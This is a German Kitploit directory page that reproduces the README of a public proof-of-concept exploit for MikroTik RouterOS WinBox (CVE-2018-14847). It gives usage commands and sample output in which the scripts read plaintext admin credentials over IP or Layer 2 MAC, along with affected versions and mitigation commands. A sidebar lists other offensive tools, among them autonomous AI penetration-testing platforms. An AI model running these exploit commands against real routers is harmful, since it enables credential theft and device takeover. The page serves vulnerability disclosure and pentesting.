
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2018-14847 — Proof-of-Concept-Exploit für CVE-2018-14847, der beliebiges Dateilesen von Klartext-Passwörtern aus dem MikroTik RouterOS WinBox-Dienst ermöglicht, mit TCP/IP- und Layer-2-MAC-Serverunterstützung. | Kitploit
Tools/GitHubGitHub/jas502n/cve-2018-14847
AufklärungSchwachstellenanalyseExploitationInformationsbeschaffungNetzwerksicherheitPenetrationstests
GitHubjas502n/cve-2018-14847

CVE-2018-14847

Proof-of-Concept-Exploit für CVE-2018-14847, der beliebiges Dateilesen von Klartext-Passwörtern aus dem MikroTik RouterOS WinBox-Dienst ermöglicht, mit TCP/IP- und Layer-2-MAC-Serverunterstützung.

Repository anzeigen
301050vor 7 JahrenVon Kitploit geprüft
Teilen

WinboxExploit


Dies ist ein Proof-of-Concept der kritischen WinBox-Sicherheitslücke (CVE-2018-14847), die das beliebige Auslesen von Klartextpasswörtern ermöglicht.

Blogbeitrag

https://n0p.me/winbox-bug-dissection/

Voraussetzungen

  • Python 3+

Dieses Skript wird NICHT mit Python 2.x oder niedriger ausgeführt.

Verwendung

Das Skript wird mit einfachen Argumenten in der Befehlszeile verwendet.

WinBox (TCP/IP)

Nutzen Sie die Sicherheitslücke aus und lesen Sie das Passwort aus.

python3 WinboxExploit.py <IP-ADDRESS> [PORT]

Beispiel:

$ python3 WinboxExploit.py 172.17.17.17
Connected to 172.17.17.17:8291
Exploit successful
User: admin
Pass: Th3P4ssWord
MAC-Server-WinBox (Layer 2)

Sie können Dateien extrahieren, selbst wenn das Gerät keine IP-Adresse hat.

Einfache Erkennungsprüfung für lokal verbundene Mikrotik-Geräte.

python3 MACServerDiscover.py

Beispiel:

$ python3 MACServerDiscover.py
Looking for Mikrotik devices (MAC servers)

    aa:bb:cc:dd:ee:ff 

    aa:bb:cc:dd:ee:aa

Nutzen Sie die Sicherheitslücke aus und lesen Sie das Passwort aus.

python3 MACServerExploit.py <MAC-ADDRESS>

Beispiel:

$ python3 MACServerExploit.py aa:bb:cc:dd:ee:ff

User: admin
Pass: Th3P4ssWord

Anfällige Versionen

Alle RouterOS-Versionen vom 28.05.2015 bis zum 20.04.2018 sind für diesen Exploit anfällig.

Mikrotik-Geräte mit RouterOS-Versionen:

  • Longterm: 6.30.1 - 6.40.7
  • Stable: 6.29 - 6.42
  • Beta: 6.29rc1 - 6.43rc3

Weitere Informationen finden Sie unter: https://blog.mikrotik.com/security/winbox-vulnerability.html

Abhilfemaßnahmen

  • Aktualisieren Sie den Router auf eine RouterOS-Version, die den Fix enthält.
  • Deaktivieren Sie den WinBox-Dienst auf dem Router.
  • Sie können den Zugriff auf den WinBox-Dienst auf bestimmte IP-Adressen beschränken mit:
/ip service set winbox address=10.0.0.0/8,172.16.0.0/12,192.168.0.0/16
  • Sie können Filterregeln (ACLs) verwenden, um den externen Zugriff auf den WinBox-Dienst zu verweigern:
/ip firewall filter add chain=input in-interface=wan protocol=tcp dst-port=8291 action=drop
  • Die Einschränkung des Zugriffs auf den mac-winbox-Dienst kann durch Angabe erlaubter Schnittstellen erfolgen:
/tool mac-server mac-winbox

Copyright

  • Gesponsert vom Iran CERTCC (https://certcc.ir). Alle Rechte vorbehalten.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    261
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






